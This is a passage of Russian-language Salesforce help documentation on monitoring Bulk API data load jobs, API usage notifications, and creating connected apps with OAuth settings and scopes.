Выполнение	Процент обработанных пакетов относительно общего количества отправленных пакетов. Точное количество пакетов, доступных в задании, определяется только после его закрытия, поэтому выполнение не отображается при наличии открытого задания. Данный столбец может некорректно отображать количество обработанных записей. Пакеты могут содержать разное количество записей, поэтому могут обрабатываться с разными скоростями.
Обработанные записи	Количество обработанных записей. Данное количество увеличивается по мере обработки пакетов.
Время начала	Дата и время отправки задания.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отслеживания заданий на загрузку массива данных:
- «Управление интеграциями данных»

Столбец	Описание
Статус	Текущий статус обработки задания. Ниже перечислены допустимые значения. • `Open`: задание создано; пакеты могут быть добавлены в задание. • «Закрыто»: новые пакеты не могут быть добавлены в данное задание. Пакеты, связанные с заданием, могут быть обработаны после его закрытия. Закрытое задание не может быть изменено или сохранено. • «Прервано»: задание прервано. • «Сбой»: не удалось выполнить задание. Откат обработанных пакетов задания недоступен.
Отправил	Имя пользователя, отправившего задание.

Ниже перечислены столбцы, доступные в списке «Выполненные задания». Выполненные задания удаляются из списка через семь дней.

Столбец	Описание
Время окончания	Дата и время завершения задания.
Код задания	Уникальный 15-значный код данного задания.
Объект	Тип объекта для обрабатываемых данных. Все данные задания должны использовать один тип объекта.
Операция	Операция обработки для всех пакетов задания. Ниже перечислены допустимые значения. • удаление • вставить • запрос • `queryall` • обновить и вставить • обновить • удалить без возможности восстановления
Обработанные записи	Количество обработанных записей. Данное количество увеличивается по мере обработки пакетов.
Время начала	Дата и время отправки задания.
Статус	Текущий статус обработки задания. Ниже перечислены допустимые значения. • `Open`: задание создано; пакеты могут быть добавлены в задание. • «Закрыто»: новые пакеты не могут быть добавлены в данное задание. Пакеты, связанные с заданием, могут быть обработаны после его закрытия. Закрытое задание не может быть изменено или сохранено. • «Прервано»: задание прервано. • «Сбой»: не удалось выполнить задание. Откат обработанных пакетов задания недоступен.

Столбец	Описание
Отправил	Имя пользователя, отправившего задание.
Время завершения	Общее время выполнения задания.

СМ. ТАКЖЕ:

Просмотр сведений о задании на загрузку массива данных

Просмотр сведений о задании на загрузку массива данных

При создании обновления или удалении большого объема записей с помощью Bulk API каждое задание получает страницу сведений о задании, на которой можно отслеживать ход выполнения.

1. Введите строку «*Задания на загрузку массива данных*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Задания на загрузку массива данных»**.
2. Щелкните ссылку «Код задания» для нужного задания.

Ниже перечислены поля, доступные на странице сведений о задании.

Поле	Описание
Время обработки Apex (мс)	Количество миллисекунд, потраченное на обработку триггеров и других связанных процессов. Данное поле содержит сумму эквивалентного времени для всех пакетов задания. Данное поле не охватывает время, используемое для обработки асинхронных и пакетных операций Apex. При отсутствии триггеров отображается значение «0».
Активное время обработки API (мс)	Количество миллисекунд, потраченное на активную обработку задания. Данное поле охватывает время, отслеживаемое в поле «Время обработки Apex (мс)», но не охватывает время нахождения задания в очереди или время, необходимое на сериализацию и десериализацию. Данное поле содержит сумму эквивалентного времени для всех пакетов задания.
Версия API	Версия API для задания.
Выполненные пакеты	Количество пакетов, выполненных для данного задания.
Режим совмещения	Режим совмещения для обработки пакетов. Ниже перечислены допустимые значения. • «параллельно»: пакеты обрабатываются в параллельном режиме. Данное значение выбрано по умолчанию. • «последовательно»: пакеты обрабатываются в последовательном режиме.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отслеживания заданий на загрузку массива данных:
- «Управление интеграциями данных»

Поле	Описание
Тип содержимого	Тип содержимого для задания. Ниже перечислены допустимые значения. • `CSV`: данные в формате CSV • `JSON`: данные в формате JSON • `XML`: данные в формате XML (по умолчанию) • `ZIP_CSV`: данные в формате CSV в архивном файле, содержащем двоичные вложения • `ZIP_JSON`: данные в формате JSON в архивном zip-файле, содержащем двоичные вложения • `ZIP_XML`: данные в формате XML в архивном файле, содержащем двоичные вложения
Время окончания	Дата и время завершения задания.
Поле внешнего кода	Имя поля внешнего кода для операции `upsert()`.
Необработанные пакеты	Количество необработанных пакетов для данного задания.
Код задания	Уникальный 15-значный код данного задания.
Выполняемые пакеты	Количество обрабатываемых пакетов для данного задания.
Объект	Тип объекта для обрабатываемых данных. Все данные задания должны использовать один тип объекта.
Операции	Операция обработки для всех пакетов задания. Ниже перечислены допустимые значения. • удаление • вставить • запрос • `queryall` • обновить и вставить • обновить • удалить без возможности восстановления
Выполнение	Процент обработанных пакетов относительно общего количества отправленных пакетов. Точное количество пакетов, доступных в задании, определяется только после его закрытия, поэтому выполнение не отображается при наличии открытого задания. Данный столбец может некорректно отображать количество обработанных записей. Пакеты могут содержать разное количество записей, поэтому могут обрабатываться с разными скоростями.
Пакеты в очереди	Количество пакетов, добавленных в очередь для данного задания.
Необработанные записи	Количество необработанных записей для данного задания.

Поле	Описание
Обработанные записи	Количество записей, обработанных на момент отправки запроса. Данное количество увеличивается по мере обработки пакетов.
Повторы	Количество попыток, предпринятых системой Salesforce для сохранения результатов операции. Повторные попытки являются результатом ошибки (например, конфликт при блокировках).
Время начала	Дата и время отправки задания.
Статус	Текущий статус обработки задания. Ниже перечислены допустимые значения. • `Open`: задание создано; пакеты могут быть добавлены в задание. • «Закрыто»: новые пакеты не могут быть добавлены в данное задание. Пакеты, связанные с заданием, могут быть обработаны после его закрытия. Закрытое задание не может быть изменено или сохранено. • «Прервано»: задание прервано. • «Сбой»: не удалось выполнить задание. Откат обработанных пакетов задания недоступен.
Отправил	Имя пользователя, отправившего задание.
Время завершения	Общее время выполнения задания.
Общее время обработки (мс)	Количество миллисекунд, потраченное на обработку задания. Данное поле содержит сумму общего времени обработки для всех пакетов задания.

Страница сведений о задании содержит связанный список всех пакетов задания. Связанный список содержит ссылки **«Просмотр запроса»** и **«Просмотр ответа»** для каждого пакета. Если пакетом является CSV-файл, то ссылки возвращают запрос или ответ в формате CSV. Если пакетом является XML или JSON-файл, то ссылки возвращают запрос или ответ в формате XML или JSON соответственно. Данные ссылки доступны для пакетов, созданных в интерфейсе API 19.0 или более поздней версии.

Ниже перечислены поля, доступные в связанном списке пакетов.

Поле	Описание
Время обработки `Apex` (мс)	Количество миллисекунд, потраченное на обработку триггеров и других связанных процессов. При отсутствии триггеров отображается значение «0». Данное поле не охватывает время, используемое для обработки асинхронных и пакетных операций Apex.
Активное время обработки `API` (мс)	Количество миллисекунд, потраченное на активную обработку пакета. Данное поле охватывает время обработки Apex, но не охватывает время нахождения пакета в очереди или время, необходимое на сериализацию и десериализацию.
Код пакета	Код пакета. Данный код может быть глобально уникальным.
Время окончания	Дата и время окончания обработки (по Гринвичу). Данное значение действительно только при статусе «Завершено».
Необработанные записи	Количество необработанных записей для данного пакета.

Поле	Описание
Обработанные записи	Количество записей, обработанных для данного пакета на момент отправки запроса. Данное количество увеличивается по мере обработки пакетов.
Количество повторов	Количество попыток, предпринятых системой Salesforce для сохранения результатов операции. Повторные попытки являются результатом ошибки (например, конфликт при блокировках или слишком долгая обработка пакета).
Время начала	Дата и время создания пакета (по Гринвичу). Данное поле отображает время добавления пакета в задание, а не время начала обработки.
Сообщение о состоянии	Данное поле содержит причины сбоя при неудачном выполнении пакета.
Статус	Текущий статус обработки пакета. • «В очереди»: обработка пакета еще не началась. Если задание, связанное с данным пакетом, прерывается, то данный пакет не обрабатывается, а статусу задается значение Не обработано. • «Выполняется»: Пакет обрабатывается. Если задание, связанное с данным пакетом, прерывается, то данный пакет обрабатывается до конца. Обработка пакета может быть завершена только при условии закрытия связанного задания. • «Завершено»: Пакет полностью обработан; пользователю доступен ресурс результата. указывающий на наличие необработанных записей. Обработка пакета может быть завершена даже при неудачной обработке некоторых или всех записей. При неудачной обработке поднабора записей откат обработанных записей недоступен. • «Сбой»: Не удалось обработать пакет полностью ввиду возникновения непредвиденной ошибки, например, запрос сжат посредством неподдерживаемого формата или возникла внутренняя ошибка сервера. • «Не обработано»: Не удалось обработать пакет полностью ввиду возникновения непредвиденной ошибки, например, запрос сжат посредством неподдерживаемого формата или возникла внутренняя ошибка сервера.
Общее время обработки (мс)	Количество миллисекунд, потраченное на обработку пакета. Данное поле не охватывает время нахождения пакета в очереди.
Просмотр запроса	Чтобы просмотреть запрос, щелкните ссылку напротив нужного пакета.
Просмотр результата	Чтобы просмотреть результаты, щелкните ссылку напротив нужного пакета.

СМ. ТАКЖЕ:

Отслеживание заданий на загрузку массива данных

Уведомления об использовании API

При создании уведомления об использовании запросов рекомендуем выбрать пользователя, который должен получать электронные уведомления о превышении установленного ограничения по количеству запросов API в течение заданного периода времени.

Чтобы просмотреть уведомления об использовании API, откройте настройки, введите строку *«Уведомления об использовании API»* в поле «Быстрый поиск», затем выберите пункт **«Уведомления об использовании API»**.

В списке уведомлений можно редактировать и удалять уведомления и просматривать сведения о них, такие как получатель уведомления, периодичность и пороговые значения.

Для одной организации может быть создано не более 10 уведомлений.

Просмотр уведомлений об использовании API

Ниже перечислены сведения об уведомлениях, доступные на странице сведений «Уведомления об использовании API».

Создание и редактирование уведомлений об использовании API

На странице изменения показателей использования API можно задать необходимые значения для уведомлений. Введите строку *«Уведомления об использовании API»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Уведомления об использовании API»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, просмотра, редактирования или удаления уведомлений:

- API включен

СМ. ТАКЖЕ:

Просмотр уведомлений об использовании API

Создание и редактирование уведомлений об использовании API

Просмотр уведомлений об использовании API

Ниже перечислены сведения об уведомлениях, доступные на странице сведений «Уведомления об использовании API».

- «Получатель уведомления»: имя пользователя, которому отправлено электронное уведомление.
- «Пороговое значение»: процент ограничения по использованию, при достижении которого отправляется электронное уведомление.
- «Интервал уведомления (часы)»: частота отправки уведомлений. Например, если интервал составляет четыре часа, то новое уведомление отправляется как минимум через четыре часа после отправки предыдущего уведомления. Таким образом, в течение суток будет отправлено не более шести уведомлений.
- «Создано»: автор и время создания запроса на уведомление.
- «Изменено»: пользователь, который последним изменил уведомление.

Кроме того, данная страница позволяет создавать уведомления на основе значений отображаемого уведомления. Чтобы клонировать текущее уведомление, нажмите кнопку **«Клонировать»**. При необходимости измените значения перед сохранением.

СМ. ТАКЖЕ:

Создание и редактирование уведомлений об использовании API

Уведомления об использовании API

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, просмотра, редактирования или удаления уведомлений:

- API включен

Создание и редактирование уведомлений об использовании API

На странице изменения показателей использования API можно задать необходимые значения для уведомлений. Введите строку *«Уведомления об использовании API»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Уведомления об использовании API»**.

- Пользователь Salesforce, являющийся получателем уведомлений.
- Пороговое значение — это процент ограничения, при превышении которого в заданном интервале уведомления система отправляет уведомление выбранному пользователю. Значение должно находиться в диапазоне от 0 до 100.
- Временной промежуток (в часах), используемый для оценки количества запросов. Например, если интервал составляет 24 часа, то уведомление отправляется только при превышении заданного ограничения за последние 24 часа.

  При изменении временного промежутка новый временной промежуток применяется только после следующего уведомления о текущем временном промежутке. Например, сначала пользователь выбирает временной промежуток отправки уведомлений, равный одному часу. Затем в 16:05 пользователь выбирает временной промежуток,

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, просмотра, редактирования или удаления уведомлений:

- API включен

равный 24 часам. Последнее уведомление старого периода времени отправлено в 17:00. Следующее уведомление будет отправлено в 17:00 следующего дня.

СМ. ТАКЖЕ:

Просмотр уведомлений об использовании API

Уведомления об использовании API

Приложение для удаленного доступа

Связанные приложения заменили приложения для удаленного доступа. Чтобы проверять пользователей и контролировать политики безопасности для внешних приложений, рекомендуем использовать связанные приложения для любого приложения, требующего интеграции с системой Salesforce.

СМ. ТАКЖЕ:

Связанные приложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

Связанные приложения

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для чтения, создания, обновления или удаления связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» и «Изменение всех данных»
Для установки и деинсталляции связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

Для установки и деинсталляции пакетов связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями» И Загрузка пакетов AppExchange

Связанное приложение интегрирует приложение в систему Salesforce посредством интерфейсов API. Связанные приложения используют стандартные протоколы SAML и OAuth для проверки подлинности, внедрения единой регистрации и предоставления маркеров для интерфейсов Salesforce API. Помимо стандартных возможностей OAuth, связанные приложения позволяют администраторам Salesforce определять различные политики безопасности и контролировать пользователей, использующих соответствующие приложения.

Связанные приложения

Будучи администратором Salesforce, вы устанавливаете в организации связанное приложение, чтобы включить проверку подлинности. Затем вы сможете использовать профили, наборы полномочий и ограничения диапазона IP-адресов для управления доступом пользователей к приложению.

Создание связанного приложения

Во время создания связанного приложения определяется информация общего характера о приложении и настройках OAuth, веб-приложений, мобильных приложений и приложений холста. Вы также можете настроить способ вызова приложения при создании устройства обработки связанного приложения с классом `ConnectedAppPlugin`Apex.

Редактирование, повторная настройка или удаление связанного приложения

Создав связанное приложение, его можно изменить. Действия, которые можно выполнять, зависят от типа связанного приложения. Способ навигации по списку приложений зависит от того, в какой системе вы находитесь — Salesforce Classic или Lightning Experience.

Применение непрерывных IP-адресов и смягчение ограничений IP-адресов связанного приложения

Данный раздел описывает влияние параметра сеанса «Применять диапазоны `IP`-адресов входа при каждом запросе» на параметры смягчения ограничений IP-адресов связанного приложения с поддержкой OAuth.

Просмотр сведений о связанном приложении

На странице сведений о связанном приложении содержатся сведения о данном связанном приложении, включая его версию, политики приложения OAuth и области (полномочия, предоставленные пользователем, выполняющим это приложение). Данная страница позволяет редактировать и проверять использование связанного приложения, а также связывать его с профилями и полномочиями.

Управление связанным приложением

На странице «Связанные приложения» перечислены все связанные приложения, созданные или установленные в организации из других организаций или с AppExchange. Вы можете выбрать приложение, чтобы получить больше информации и отслеживать его использование. Вы также можете редактировать политики (например, чтобы указать начальный URL-адрес, добавить собственное средство обработки связанного приложения или включить инициализацию пользователя).

Редактирование алгоритма связанного приложения

Поменяйте настройки и полномочия связанного приложения, чтобы контролировать его алгоритм. Например, вы можете поменять маркер обновления и политики на уровне сеансов для всех связанных приложений, работающих в вашей организации. Вы можете изменить политики OAuth для активированных OAuth связанных приложений. Настроить алгоритм связанного приложения можно с помощью Apex.

Мониторинг использования связанного приложения OAuth

На странице «Использование OAuth» перечислены все связанные приложения OAuth, к которым подключаются пользователи в организации. Эти приложения имеют активный маркер доступа или обновления. Если все маркеры для приложения отменены или истекли, приложение пропадает из этого списка.

Управление доступом OAuth для связанных приложений

Все пользователи могут управлять доступом OAuth для связанных приложений в своих личных параметрах. Приложения, использующие протокол OAuth, у которых есть полномочие на доступ к данным Salesforce, приведены в разделе дополнительных сведений о пользователе. Пользователи могут получить информацию о каждом приложении и отменить его доступ.

Тестирование всплывающих уведомлений

Чтобы быстро протестировать настройки всплывающих уведомлений, воспользуйтесь страницей «Отправить тестовое уведомление». Страница «Отправить тестовое уведомление» позволяет устранять неполадки круговых всплывающих уведомлений, возникающие в синхронном механизме, без настройки вызовов Apex или REST. Кроме того, данная страница позволяет получать более подробные сведения о фоновых событиях, выполняемых в асинхронной среде реальных всплывающих уведомлений.

Инициализация пользователя для связанных приложений

Рекомендуем администраторам использовать связанные приложения, поддерживающие инициализацию пользователя, для создания, обновления и удаления учетных записей в сторонних приложениях на основе пользователей организации Salesforce. При необходимости настройте автоматические процессы создания, обновления и деактивации учетных записей пользователей Salesforce для внешних служб (например, Google Apps и Box). При необходимости найдите текущие учетные записи в сторонней системе и определите наличие их связи с учетной записью Salesforce.

Удаление связанного приложения

Вы можете удалять связанное приложение из организации несколькими способами. Вы можете деинсталлировать связанное приложение OAuth на странице использования связанного приложения OAuth. Или, если связанное приложение было установлено в качестве управляемого пакета, вы можете удалить приложение путем деинсталляции пакета.

Терминология по связанным приложениям и протоколу OAuth

Что такое маркер? Клиент? URL-адрес обратного вызова? Чтобы лучше разобраться в связанных приложениях OAuth, ознакомьтесь с несколькими терминами.

СМ. ТАКЖЕ:

Терминология по связанным приложениям и протоколу OAuth

Руководство ISVforce

Связанные приложения

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для чтения, создания, обновления или удаления связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» и «Изменение всех данных»
Для установки и деинсталляции связанных приложений выполните следующие действия:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для установки и деинсталляции пакетов связанных приложений выполните следующие действия:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями» И Загрузка пакетов AppExchange

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Установка связанных приложений доступна в версиях: **все** версии.

Будучи администратором Salesforce, вы устанавливаете в организации связанное приложение, чтобы включить проверку подлинности. Затем вы сможете использовать профили, наборы полномочий и ограничения диапазона IP-адресов для управления доступом пользователей к приложению.

Связанное приложение интегрирует приложение в систему Salesforce посредством интерфейсов API. Связанные приложения используют стандартные протоколы SAML и OAuth для проверки подлинности, внедрения единой регистрации и предоставления маркеров для интерфейсов Salesforce API. Помимо стандартных возможностей OAuth, связанные приложения позволяют администраторам Salesforce определять различные политики безопасности и контролировать пользователей, использующих соответствующие приложения.

Ниже представлен общий список сведений, необходимых при создании связанного приложения.

- Имя, описание, логотип и контактные данные
- URL-адрес приложения, используемый системой Salesforce для авторизации или идентификации
- Протокол проверки подлинности: приложение OAuth, SAML или оба
- диапазоны IP, из которых пользователи могут входить в связанное приложение (дополнительно)
- Сведения о мобильных политиках, доступных связанному приложению для применения (дополнительно).

Для связанных приложений, использующих поставщиков услуг приложения OAuth, необходима следующая информация.

- Области приложения OAuth (полномочия, предоставленные пользователем, выполняющим это приложение) и URL-адрес обратного вызова для подключенного приложения. В свою очередь система Salesforce заполняет поля приложения OAuth «Ключ пользователя» и «Секрет пользователя» для авторизации связанного приложения.
- Способ обработки маркера кода запросом приложения OAuth в ответе с маркером.

Для связанных приложений, использующих поставщиков услуг SAML, требуется следующая информация, которую можно получить у поставщиков услуг:

- код объекта;
- ACS (обслуживание пользователя утверждения);
- URL-адрес
- тип темы;
- формат кода имени;
- отправитель для авторизации связанного приложения.

Способ развертывания связанного приложения зависит от того, где оно было создано.

- ИТ-отделы создают связанные приложения для использования в своих организациях.
- Независимые поставщики ПО и другие разработчики создают приложение в организации разработчиков, а затем распространяют его среди других организаций, например, посредством Salesforce AppExchange.

Можно также установить новую версию связанного приложения, если разработчик известит вас о выходе новой версии. Для более тесной интеграции с Salesforce связанное приложение можно представить как приложение холста.

Прим.: Организация Group Edition не позволяет управлять доступом отдельных пользователей посредством профилей. При необходимости задайте политики во время редактирования параметров связанного приложения OAuth в организации Group Edition для определения уровня доступа всех пользователей к связанному приложению.

Создание связанного приложения

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для чтения, создания, обновления или удаления связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» и «Изменение всех данных»
Для установки и деинсталляции связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для установки и деинсталляции пакетов связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями» И Загрузка пакетов AppExchange

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

Во время создания связанного приложения определяется информация общего характера о приложении и настройках OAuth, веб-приложений, мобильных приложений и приложений холста. Вы также можете настроить способ вызова приложения при создании устройства обработки связанного приложения с классом `ConnectedAppPluginApex`.

Мастер создания связанного приложения проведет вас по всему процессу создания связанного приложения.

- В Salesforce Classic введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Приложения»**. Нажмите кнопку **«Создать»** в разделе «Связанные приложения».
- В Lightning Experience используется диспетчер приложений для создания связанных приложений. Введите строку *«Приложение»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Диспетчер приложений»**. (1) Нажмите **«Создать связанное приложение»**. (2)

Прим.: Убедитесь, что выбрали **«Диспетчер приложений»** для создания связанного приложения, а не «Управление связанными приложениями». (3)

- Основные сведения
- API (Включить параметры OAuth)
- Параметры веб-приложения
- Настраиваемый связанный обработчик приложений
- Параметры мобильного приложения
- Параметры приложения холста

Пользователи могут создавать связанные приложения без настройки параметров авторизации, холста и мобильного доступа. Данный тип связанного приложения напоминает закладку на указанный URL-адрес, которая отображается в средстве запуска приложений пользователя и раскрывающемся меню приложений. Просто введите основные сведения и заполните поле «Начальный URL-адрес» раздела «Параметры веб-приложения». Если объект назначения требует выполнения проверки подлинности, то служба, размещающая URL-адрес назначения, предлагает пользователям ввод регистрационных данных при входе.

Закончив вводить информацию, нажмите **«Сохранить»**. Теперь приложение может быть опубликовано, изменено или удалено. При использовании OAuth операция сохранения приложения создает два значения, используемых приложением для взаимодействия с системой Salesforce.

- Ключ пользователя. Значение, используемое клиентом для идентификации в системе Salesforce. В протоколе OAuth 2.0 данному значению соответствует `client_id`.
- Секрет пользователя. Секрет, используемый клиентом для определения принадлежности ключа пользователя. В протоколе OAuth 2.0 данному значению соответствует `client_secret`.

Важное замечание: Для вашего удобства возможно обновление некоторых полей в связанном приложении, и изменения применяются сразу же ко всем установленным версиям приложения. Например, описания связанного приложения тут же обновляются в каждой версии связанного приложения. Следующие независимые от версии поля пропускают пакетирование или установку жизненного цикла.

- Описание
- URL-адрес сведений
- URL-адрес изображения логотипа
- URL-адрес обратного вызова

Основные сведения

Данный раздел содержит основные сведения о приложении, включая имя приложения, логотип и контактные данные.

1. Введите имя связанного приложения. Это имя отображается в диспетчере приложений и на плитке его средства запуска приложений.

   Прим.: Имя связанного приложения должно быть уникальным для связанных приложений в вашей организации. Имя удаленного связанного приложения может использоваться повторно, при условии что связанное приложение было создано не ранее выпуска Spring'14.

2. Введите имя API, используемое при обращении к приложению в программе. По умолчанию данное поле содержит версию имени без пробелов. Имя может содержать только буквы, цифры и символы подчеркивания. Имя, отображающееся по умолчанию, должно быть изменено при наличии других символов в исходном имени приложения.
3. Введите контактный адрес электронной почты для Salesforce, который необходим для связи с вами или вашей службой поддержки. Этот адрес не присваивается администраторам Salesforce, устанавливающим приложение.
4. Введите контактный телефон для Salesforce, чтобы использовать его в случае необходимости связи с вами. Этот номер не присваивается администраторам Salesforce, устанавливающим приложение.
5. Введите изображение логотипа URL-адреса для отображения логотипа на плитке средства запуска приложений. Он также появляется на странице согласия, которую пользователи видят во время аутентификации. URL-адрес должен использовать протокол HTTPS. Используйте файлы форматов GIF, JPG и PNG и размера предпочтительно меньше 20 КБ, но, лучше всего, 100 КБ. Мы меняем изображение до 128 пикселей при 128 пикселях, так что убедитесь, что удовлетворены внешним видом. Если вы не применяете логотип, Salesforce генерирует его для использования в инициалах приложения.
   - Чтобы загрузить собственное изображение логотипа, щелкните **«Загрузить изображение логотипа»**. Выберите локальный файл, соответствующий требованиям по размеру логотипа. По завершении загрузки URL-адрес логотипа отображается в поле «URL-адрес изображения логотипа». В противном случае, убедитесь, что логотип соответствует требованиям по размеру.
   - Чтобы выбрать логотип из представленных образцов Salesforce, щелкните **«Выбрать один из тестовых логотипов»**. Пользователю доступны логотипы для приложений Salesforce сторонних приложений и органов стандартизации. Щелкните нужный логотип, а затем скопируйте и вставьте отображаемый URL-адрес в поле «URL-адрес изображения логотипа».
   - Вы можете воспользоваться общедоступным логотипом, хранящимся на серверах Salesforce, загружая изображение в качестве документа с вкладки «Документы». Просмотрите изображение для извлечения URL-адреса и введите данный URL-адрес в поле «URL-адрес изображения логотипа».
   - Вы можете воспользоваться общедоступным логотипом, хранящимся на серверах Salesforce, загружая изображение в качестве документа с использованием вкладки «Документы». Просмотрите изображение для извлечения URL-адреса и введите данный URL-адрес в поле «URL-адрес изображения логотипа».
6. Заполните поле «URL-адрес значка» для отображения логотипа на странице утверждения OAuth, открывающейся при первом использовании приложения. Используйте значок размером 16 пикселей на белом фоне.

   Вы можете выбрать значок из образцов, предоставленных Salesforce. Нажмите **«Выбрать один из тестовых логотипов»**. Щелкните нужный значок, а затем скопируйте и вставьте отображаемый URL-адрес в поле «URL-адрес значка».
7. Заполните поле «URL-адрес сведений» при наличии веб-страницы, содержащей дополнительные сведения о приложении.
8. Введите описание до 256 символов для отображения на плитке средства запуска связанного приложения. Если описание отсутствует, на плитке появится только имя.

Прим.: Средство запуска приложений отображает имя, описание и логотип (при наличии) связанного приложения на плитке средства запуска приложений. Убедитесь, что текст содержателен и не имеет ошибок.

API (Включить параметры OAuth)

Данный раздел определяет способы взаимодействия приложения с системой Salesforce. Чтобы настроить параметры проверки подлинности, установите флажок **«Включить параметры приложения OAuth»**.

1. Введите URL-адрес обратного вызова (конечную точку), куда должен обращаться Salesforce по поводу приложения во время OAuth. OAuth переадресует URI. В зависимости от используемого процесса OAuth, данное поле, как правило, содержит URL-адрес, используемый для перенаправления пользовательского обозревателя после успешной проверки подлинности. Данный URL-адрес используется некоторыми процессами OAuth для передачи маркера доступа, поэтому должен использовать безопасный протокол HTTPS или настраиваемую схему URI. При вводе нескольких URL-адресов обратного вызова система Salesforce сопоставляет значение URL-адреса обратного вызова, заданное приложением, со значением поля «URL-адрес обратного вызова». Проверка считается пройденной только при совпадении данных значений.
2. При использовании процесса JWT OAuth установите флажок **«Использовать цифровые сигнатуры»**. Если приложение использует сертификат, щелкните **«Выбрать файл»** и выберите нужный файл сертификата.
3. Добавьте все поддерживаемые области OAuth в столбец «Выбранные области OAuth». Эти области ссылаются на полномочия, предоставленные пользователем, запустившим связанное приложение. Имя маркера OAuth отображается в скобках.

   Доступ и управление лентой Chatter (chatter_api)
   Разрешает доступ только к ресурсам Chatter REST API.

   Доступ и управление данными (api)
   Разрешает доступ к учетной записи зарегистрированного пользователя посредством интерфейсов API (например, REST API и Bulk API). Кроме того, данное значение содержит значение `chatter_api`, разрешающее доступ к ресурсам Chatter REST API.

   Доступ к основным сведениям (id, profile, email, address, phone)
   Разрешает доступ к службе URL-адресов удостоверений.

   Доступ к настраиваемым полномочиям (custom_permissions)
   Позволяет осуществить доступ к полномочиям пользователя в организации, подключенной к связанному приложению. Это демонстрирует, имеет ли текущий пользователь активное полномочие.

   Предоставление доступа к уникальному идентификатору (openid)
   Разрешает доступ к уникальному идентификатору зарегистрированного пользователя для приложений OpenID Connect.

   Полный доступ (full)
   Разрешает доступ ко всем данным, доступным зарегистрированному пользователю, и охватывает все другие области. Значение `full` не возвращает маркер обновления. Чтобы получить маркер обновления, отправьте запрос на область `refresh_token`.

   Выполнение запросов от имени пользователя в любое время (refresh_token, offline_access)
   Разрешает возврат маркера обновления при наличии права приложения на его получение. Это позволяет приложению взаимодействовать с данными пользователя в автономном режиме. Область `refresh_token` является синонимом области `offline_access`.

   Предоставление доступа к настраиваемым приложениям (visualforce)
   Разрешает доступ к страницам Visualforce.

Предоставление интерактивного доступа к данным (web)
Позволяет использовать `access_token` в сети. Данное значение содержит значение `visualforce`, разрешающее доступ к страницам Visualforce.

